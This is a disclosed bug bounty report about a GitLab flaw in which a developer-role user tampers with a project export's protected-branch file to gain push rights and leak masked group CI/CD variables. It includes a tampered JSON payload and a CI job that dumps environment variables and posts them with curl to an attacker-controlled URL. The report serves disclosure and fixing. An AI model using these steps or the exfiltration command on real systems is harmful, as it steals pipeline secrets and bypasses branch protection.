User with developer role (group) can modify Protected branches setting on imported project and leak group CI/CD variables
A user with the developer role in a group could modify the protected branches settings of an imported project by editing the project export file, setting access levels to null and user IDs to their own. This allowed them to gain maintainer-level access to protected branches and steal masked group and project CI/CD variables.

GitLab
Originally disclosed on GitLab
- Fixed in 18 days
- Disclosed after 18 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1939987 by js_noob on 2023-04-09, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Summary
Hello team, a user with a developer role (group) can steal masked group/project CI/CD variables by modifying Project settings -> Protected branches on an imported project (tree/project/protected_branches.ndjson file). This is done with no victim interaction needed.
Steps to reproduce
- Create 2 accounts

- Create a group with account A and masked CI/CD group variables (Group settings -> CI/CD -> Variables)
- Create a personal project with account B and export it
- Invite account B (developer) to account A's (owner) group
- With account B, modify the project import file, go to
tree/project/protected_branches.ndjson - Set all occurrences of
access_leveltonulland all occurrences ofuser_idto the developer's user id, it will look similar to this
{"project_id":44833383,"name":"main","created_at":"2023-04-02T13:43:17.065Z","updated_at":"2023-04-02T13:43:17.065Z","code_owner_approval_required":false,"allow_force_push":false,"merge_access_levels":[{"access_level":null,"created_at":"2023-04-02T13:43:17.067Z","updated_at":"2023-04-02T13:43:17.067Z","user_id":12794759,"group_id":null}],"push_access_levels":[{"access_level":null,"created_at":"2023-04-02T13:43:17.069Z","updated_at":"2023-04-02T13:43:17.069Z","user_id":12794759,"group_id":null}],"unprotect_access_levels":[]}
- Tar the changes and upload the modified project to account A's group with account B

- The default access should be to maintainers only however, it is fully accessible by the developer
- Create a
.gitlab-ci.ymlfile with the following content
image: ruby:latest

job_name:
 script:
   - export > test.txt
   - curl -X POST --data "$(cat test.txt)" (attacker controlled website's url)
- Commit and verify the group CI/CD variables bring disclosed
For simplicity you can create the vars in step 2 unmasked and in the .gitlab-ci.yml you have the following content:
image: ruby:latest

job_name:
 script:
   - echo $VAR
Just to make things easier so we don't require a server.
Reference
https://gitlab.com/gitlab-org/gitlab/-/issues/353958
Video/POC
Redacted
Impact
Users with developer role (group) can steal masked group and project CI/CD variables. The developer can also modify main branch without the maintainer's permission.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the project import process did not properly validate or restrict the access levels and user IDs specified in the protected branches configuration, allowing a developer to assign themselves maintainer-level access.
Impact
A developer could steal masked group and project CI/CD variables and modify the main branch without maintainer permission.
What the attacker needed
Developer role in a group; ability to import a project
How it was found
- Create two accounts and a group with masked CI/CD variables using account A.
- Create a personal project with account B and export it.
- Invite account B (developer) to account A's group.
- With account B, modify the project import file, specifically the protected branches file, setting access levels to null and user IDs to the developer's ID.
- Tar the changes and upload the modified project to account A's group with account B.
- Create a .gitlab-ci.yml file that exports environment variables and sends them to an attacker-controlled server, then commit and verify the variables are disclosed.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
In GitLab, a developer is a user role that normally cannot change protected branches or access secret CI/CD variables. However, when importing a project, the developer could tamper with the import file to give themselves higher permissions on protected branches. This let them run jobs that exposed secret variables, which they could then steal.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.

